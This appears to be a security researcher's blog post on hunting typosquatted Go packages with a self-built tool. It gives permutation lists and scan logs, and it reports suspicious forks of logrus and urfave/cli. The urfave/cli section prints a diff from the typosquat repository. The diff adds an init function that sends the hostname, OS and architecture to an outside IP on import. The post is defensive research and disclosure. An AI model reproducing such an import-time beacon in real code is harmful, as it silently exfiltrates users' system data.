Finding Evil Go Packages

michenriksen.com/blog/finding-evil-go-packages/

michenriksen February 28, 2021

Sunday, February 28, 2021 - 8 mins

Because of the big SolarWinds hack and the recent blog post describing a new Dependency Confusion attack, there has been a lot of talk lately about supply chain attacks, the sneaky technique of compromising less secure elements in a supply chain to compromise more secure targets.

A popular target for supply chain attacks has always been the many package management systems for popular programming languages such as NPM for JavaScript, Rubygems for Ruby, and PyPI for Python. These systems have been plagued for years by malicious actors uploading malicious packages and waiting for victims to install them.

I haven't heard much talk about how the situation looks for the Go ecosystem, and since Go is my new language of choice, I decided to do some investigation.

The novel Dependency Confusion attack vector is luckily not something a Go developer has to worry about since the source is always explicitly specified when importing a package, so when Go fetches the external dependency, it can't be confused about where to fetch it:

```
import "github.com/stretchr/testify"
```

There is however still a possible attack vector via simple typosquatting where the attacker exploits the fact that people often hit the wrong keys when typing on their keyboard. This could both be done on the host domain where the attacker registers a common typo of

github.com, but even easier would be to simply register a new user on GitHub, or any other open package host, with a common typo of the package owner's username.

With this in mind, I set out to build a tool that would help me uncover potential typosquat packages in the wild:

1. Take a large list of Go package import paths (e.g. `github.com/stretchr/testify`)
2. Permutate the username of every unique package owner to get a list of potential typosquats
3. Check if any of the typosquat users exists on the platform
4. If a potential typosquat user is found, retrieve all of their repositories
5. Log any of the repositories that have a name equal to the original packages being checked

This resulted in a new tool I call `pkgtwist` which is available on GitLab (the name is inspired by the awesome dnstwist tool) if you are interested in doing your own evil Go package hunting.

Permutations

Probably the most important part of `pkgtwist` was the generation of good username permutations in order to have the best chance of detecting typosquats. A bit of research led me to zntrio/typogenerater which looked like the perfect package for generating potential username typos. The package implements a pretty long list of permutation strategies that I picked a few from so that pkgtwist only spends time on checking what I feel are the most likely typosquats:

- **Omission:** removal of a single character (missing a keypress, `stretchr` => `strechr`)
- **Repetition:** repetition of characters (pressing a key twice, `gobuffalo` => `gobuffallo`)
- **Bitsquatting:** possible bit-flip errors (`stretchr` => `strftchr`)
- **Transposition:** swapping of adjacent characters (pressing keys in the wrong order, `stretchr` => `strethcr`)

This means that if pkgtwist is given the package `github.com/stretchr/testify` as input, it will check if any of the of following users exist on GitHub, and if they do, check if they have also have a repository called `testify`:

`tretchr` `sretchr` `stetchr` `strtchr` `strechr` `strethr` `stretcr` `stretch`
`sstretchr` `sttretchr` `strretchr` `streetchr` `strettchr` `stretcchr`
`stretchhr` `stretchrr` `rtretchr` `qtretchr` `ptretchr` `wtretchr` `vtretchr`
`utretchr` `ttretchr` `suretchr` `svretchr` `swretchr` `spretchr` `sqretchr`
`srretchr` `ssretchr` `stsetchr` `stpetchr` `stqetchr` `stvetchr` `stwetchr`

sttetchr	stuetchr	strdtchr	strgtchr	strftchr	stratchr	strctchr
strbtchr	streuchr	strevchr	strewchr	strepchr	streqchr	strerchr
streschr	stretbhr	stretahr	stretghr	stretfhr	stretehr	stretdhr
stretcir	stretcjr	stretckr	stretclr	stretcmr	stretcnr	stretcor
stretchs	stretchp	stretchq	stretchv	stretchw	stretcht	stretchu
tsretchr	srtetchr	stertchr	strtechr	strecthr	strethcr	stretcrh

Subjects

Next up was to find a list of packages to check. Initially, I thought about finding some sort of "Top X Go packages" list, but I couldn't really find a good resource for that, so I ended up running pkgtwist against every github.com and gitlab.com hosted packages from the Go Module Index (731 packages in all).

Results

```
12:55:28 INF github.com/mistifyno does not exist orig_owner=mistifyio permutation=bitsquatting progress=0.00 typosquat_owner=mistifyno
12:55:29 INF github.com/mistifyin does not exist orig_owner=mistifyio permutation=bitsquatting progress=0.00 typosquat_owner=mistifyin
12:55:30 INF github.com/mistifyim does not exist orig_owner=mistifyio permutation=bitsquatting progress=0.00 typosquat_owner=mistifyim
12:55:30 INF github.com/mistifyil does not exist orig_owner=mistifyio permutation=bitsquatting progress=0.00 typosquat_owner=mistifyil
12:55:31 INF github.com/mistifyik does not exist orig_owner=mistifyio permutation=bitsquatting progress=0.00 typosquat_owner=mistifyik
12:55:32 INF github.com/mistifyij does not exist orig_owner=mistifyio permutation=bitsquatting progress=0.00 typosquat_owner=mistifyij
12:55:32 INF github.com/mistifyii does not exist orig_owner=mistifyio permutation=bitsquatting progress=0.00 typosquat_owner=mistifyii
12:55:33 INF github.com/mistifyih does not exist orig_owner=mistifyio permutation=bitsquatting progress=0.00 typosquat_owner=mistifyih
12:55:34 INF github.com/imstifyio does not exist orig_owner=mistifyio permutation=transposition progress=0.00 typosquat_owner=imstifyio
12:55:35 INF github.com/msitifyio does not exist orig_owner=mistifyio permutation=transposition progress=0.00 typosquat_owner=msitifyio
12:55:35 INF github.com/mitsifyio does not exist orig_owner=mistifyio permutation=transposition progress=0.00 typosquat_owner=mitsifyio
12:55:36 INF github.com/misitfyio does not exist orig_owner=mistifyio permutation=transposition progress=0.00 typosquat_owner=misitfyio
12:55:37 INF github.com/mistfiyio does not exist orig_owner=mistifyio permutation=transposition progress=0.00 typosquat_owner=mistfiyio
12:55:38 INF github.com/mistiyfio does not exist orig_owner=mistifyio permutation=transposition progress=0.00 typosquat_owner=mistiyfio
12:55:38 INF github.com/mistifiyo does not exist orig_owner=mistifyio permutation=transposition progress=0.00 typosquat_owner=mistifiyo
12:55:39 INF github.com/mistifyoi does not exist orig_owner=mistifyio permutation=transposition progress=0.00 typosquat_owner=mistifyoi
12:55:39 INF Checking for potential typosquats of owner github.com/gobuffalo orig_owner=gobuffalo progress=2.50
12:55:40 INF github.com/obuffalo does not exist orig_owner=gobuffalo permutation=omission progress=2.50 typosquat_owner=obuffalo
12:55:40 WRN Potential typosquat owner github.com/gbuffalo exists event=typosquat_owner orig_owner=gobuffalo permutation=omission progress=2.50 typosquat
_owner=gbuffalo url=https://github.com/gbuffalo
12:55:42 INF github.com/gouffalo does not exist orig_owner=gobuffalo permutation=omission progress=2.50 typosquat_owner=gouffalo
12:55:43 INF github.com/gobffalo does not exist orig_owner=gobuffalo permutation=omission progress=2.50 typosquat_owner=gobffalo
12:55:43 INF github.com/gobufalo does not exist orig_owner=gobuffalo permutation=omission progress=2.50 typosquat_owner=gobufalo
12:55:44 INF github.com/gobufalo does not exist orig_owner=gobuffalo permutation=omission progress=2.50 typosquat_owner=gobufalo
12:55:45 INF github.com/gobufflo does not exist orig_owner=gobuffalo permutation=omission progress=2.50 typosquat_owner=gobufflo
12:55:45 INF github.com/gobuffao does not exist orig_owner=gobuffalo permutation=omission progress=2.50 typosquat_owner=gobuffao
12:55:46 INF github.com/gobuffal does not exist orig_owner=gobuffalo permutation=omission progress=2.50 typosquat_owner=gobuffal
12:55:47 INF github.com/ggobuffalo does not exist orig_owner=gobuffalo permutation=repetition progress=2.50 typosquat_owner=ggobuffalo
12:55:48 INF github.com/goobuffalo does not exist orig_owner=gobuffalo permutation=repetition progress=2.50 typosquat_owner=goobuffalo
12:55:48 INF github.com/gobbuffalo does not exist orig_owner=gobuffalo permutation=repetition progress=2.50 typosquat_owner=gobbuffalo
12:55:49 INF github.com/gobuuffalo does not exist orig_owner=gobuffalo permutation=repetition progress=2.50 typosquat_owner=gobuuffalo
12:55:50 INF github.com/gobufffalo does not exist orig_owner=gobuffalo permutation=repetition progress=2.50 typosquat_owner=gobufffalo
12:55:50 INF github.com/gobufffalo does not exist orig_owner=gobuffalo permutation=repetition progress=2.50 typosquat_owner=gobufffalo
12:55:51 INF github.com/gobuffaalo does not exist orig_owner=gobuffalo permutation=repetition progress=2.50 typosquat_owner=gobuffaalo
12:55:52 INF github.com/gobuffallo does not exist orig_owner=gobuffalo permutation=repetition progress=2.50 typosquat_owner=gobuffallo
12:55:53 INF github.com/gobuffaloo does not exist orig_owner=gobuffalo permutation=repetition progress=2.50 typosquat_owner=gobuffaloo
12:55:53 INF github.com/fobuffalo does not exist orig_owner=gobuffalo permutation=bitsquatting progress=2.50 typosquat_owner=fobuffalo
12:55:54 INF github.com/eobuffalo does not exist orig_owner=gobuffalo permutation=bitsquatting progress=2.50 typosquat_owner=eobuffalo
12:55:55 INF github.com/dobuffalo does not exist orig_owner=gobuffalo permutation=bitsquatting progress=2.50 typosquat_owner=dobuffalo
12:55:55 INF github.com/cobuffalo does not exist orig_owner=gobuffalo permutation=bitsquatting progress=2.50 typosquat_owner=cobuffalo
12:55:56 INF github.com/bobuffalo does not exist orig_owner=gobuffalo permutation=bitsquatting progress=2.50 typosquat_owner=bobuffalo
12:55:57 INF github.com/aobuffalo does not exist orig_owner=gobuffalo permutation=bitsquatting progress=2.50 typosquat_owner=aobuffalo
12:55:58 INF github.com/gnbuffalo does not exist orig_owner=gobuffalo permutation=bitsquatting progress=2.50 typosquat_owner=gnbuffalo
12:55:58 INF github.com/gmbuffalo does not exist orig_owner=gobuffalo permutation=bitsquatting progress=2.50 typosquat_owner=gmbuffalo
```

pkgtwist running in verbose mode.


After several hours of crunching through the 731 packages, pkgtwist finished with a list of 7 potential typosquat packages to investigate further. I honestly expected the list to be bigger, but I was of course happy to see that the Go ecosystem isn't completely infested (yet) with malicious typosquat packages.

There were however a couple of typosquat packages that jumped out at me…

github.com/siruspen/logrus ⚠️

The logrus package by sirupsen is a very popular logging package (17.3k stars on GitHub) that many Go projects use, which obviously makes it a target for a typosquat supply chain attack. So when I saw that the user `siruspen` (notice the letter swapping) had a similarly named repository, I quickly checked out what it was doing.

It turns out that the project is a fork of the original `logrus` repository, so doing a comparison to find the differences was pretty easy. At the time of writing, the only thing that is added to the potential typosquat repository, is a small init function with a single `Println` call:



Comparing siruspen/logrus with the original repository.

While this is not malicious in any way it could very quickly be changed by the owner in the future, so I will definitely keep an eye on this repository. I would also recommend double-checking your projects if you use `logrus` to make sure you're not using this package instead of the real one!

github.com/utfave/cli ⚠️

urfave/cli is another popular Go package (15.4k stars on GitHub) for building CLI projects. So when I saw the user `utfave` also had a repository called `cli`, my alarm bells went off and I investigated further.

It turns out that the second-last commit introduces a highly suspicious `init` function:

```
12 cli.go
@@ -23,6 +23,16 @@ package cli
 import "fmt"

 func init() {
-       fmt.Print("thisistest")
+       hostname, err := os.Hostname()
+       if err !=nil{
+               log.Fatalln(err)
+       }
+       OS := runtime.GOOS
+       arch  := runtime.GOARCH
+       resp,err := http.Get("http://122.51.124.140/p/ebe2a1/PbuJ/?hostname="+hostname+"&os="+OS+"&arch="+arch)
+       if err != nil{
+               log.Fatalln(err)
+       }
+       defer resp.Body.Close()
 }
 //go:generate go run flag-gen/main.go flag-gen/assets_vfsdata.go
```

Ohai there, 122.51.124.140...
It looks like the author `utfave` wants to know the hostname, operating system, and architecture of all the machines using their version of `urfave/cli`. The function extracts the system information and then calls out to the IP address `122.51.124.140` belonging to the Chinese company Shenzhen Tencent Computer Systems via HTTP with the system information added as URL parameters.

While this code won't give them any access to systems, it's highly suspicious that they collect this information and the actor can quickly change this code to call back with a reverse shell if they identify a system to be valuable or interesting.

I reported this repository to GitHub and hope to see it taken down in the near future. Until then, I recommend double-checking your projects if you use the `urfave/cli` to make sure you're not using the typosquatted version.

Conclusion

While my little research project didn't cover every single Go package out there, I feel it covered enough to give a rough picture of what the supply chain attack situation looks like for the Go ecosystem. The two repositories `siruspen/logrus` and `utfave/cli`, were the only ones out of the 7 flagged repos that really worried me, but I will keep a close eye on the rest as they could in theory become malicious at any time.

I think Go is in a better situation than other programming languages because the source of packages is always explicitly written every time they are used, but code editor automation could make typosquat attacks more likely to happen as the developer doesn't write the import paths manually as often. As an example, if the popular Go extension for VS Code is installed, a developer will typically only type a package import on the first usage, and then the editor will automatically add the import in any other files as soon as the package name is used. If the developer mistypes the import path the first time, a malicious package could be introduced and live for a long time in a Go project before it's discovered.